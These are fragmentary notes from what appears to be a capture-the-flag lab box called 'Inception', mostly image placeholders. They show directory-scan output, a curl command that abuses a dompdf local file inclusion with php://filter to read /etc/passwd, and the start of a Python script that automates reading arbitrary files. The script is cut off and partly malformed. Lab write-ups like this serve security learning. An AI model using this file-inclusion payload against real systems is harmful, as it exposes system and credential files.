
Inception



messsed around with proxy chains but didnt get much yet


/.hta (Status: 403) [Size: 291]
/.htpasswd (Status: 403) [Size: 296]
/.htaccess (Status: 403) [Size: 296]
/assets (Status: 301) [Size: 313] --> [http://10.129.1.104/assets/]
/images (Status: 301) [Size: 313] --> [http://10.129.1.104/images/]
/index.html (Status: 200) [Size: 2877]
/server-status (Status: 403) [Size: 300]

/.htaccess (Status: 403) [Size: 296]
/.htpasswd (Status: 403) [Size: 296]
/assets (Status: 301) [Size: 313] --> [http://10.129.1.104/assets/]
/dompdf (Status: 301) [Size: 313] --> [http://10.129.1.104/dompdf/]
/images (Status: 301) [Size: 313] --> [http://10.129.1.104/images/]
/server-status (Status: 403) [Size: 300]



decode the chunk


curl http://10.129/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=/etc/passwd
iterate Local file inclusion
#!/usr/bin/env python3import base64
import urllib.request
import argparse

parser= argparse.ArgumentParser()
parser.add_argument("file")
args= parser.parse_args()

url= 'http://10.129.1.104/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource='

try:
	req= urllib.request.urlopen(url+ args.file)

	output= req.read()

if output:
		string= output.decode()
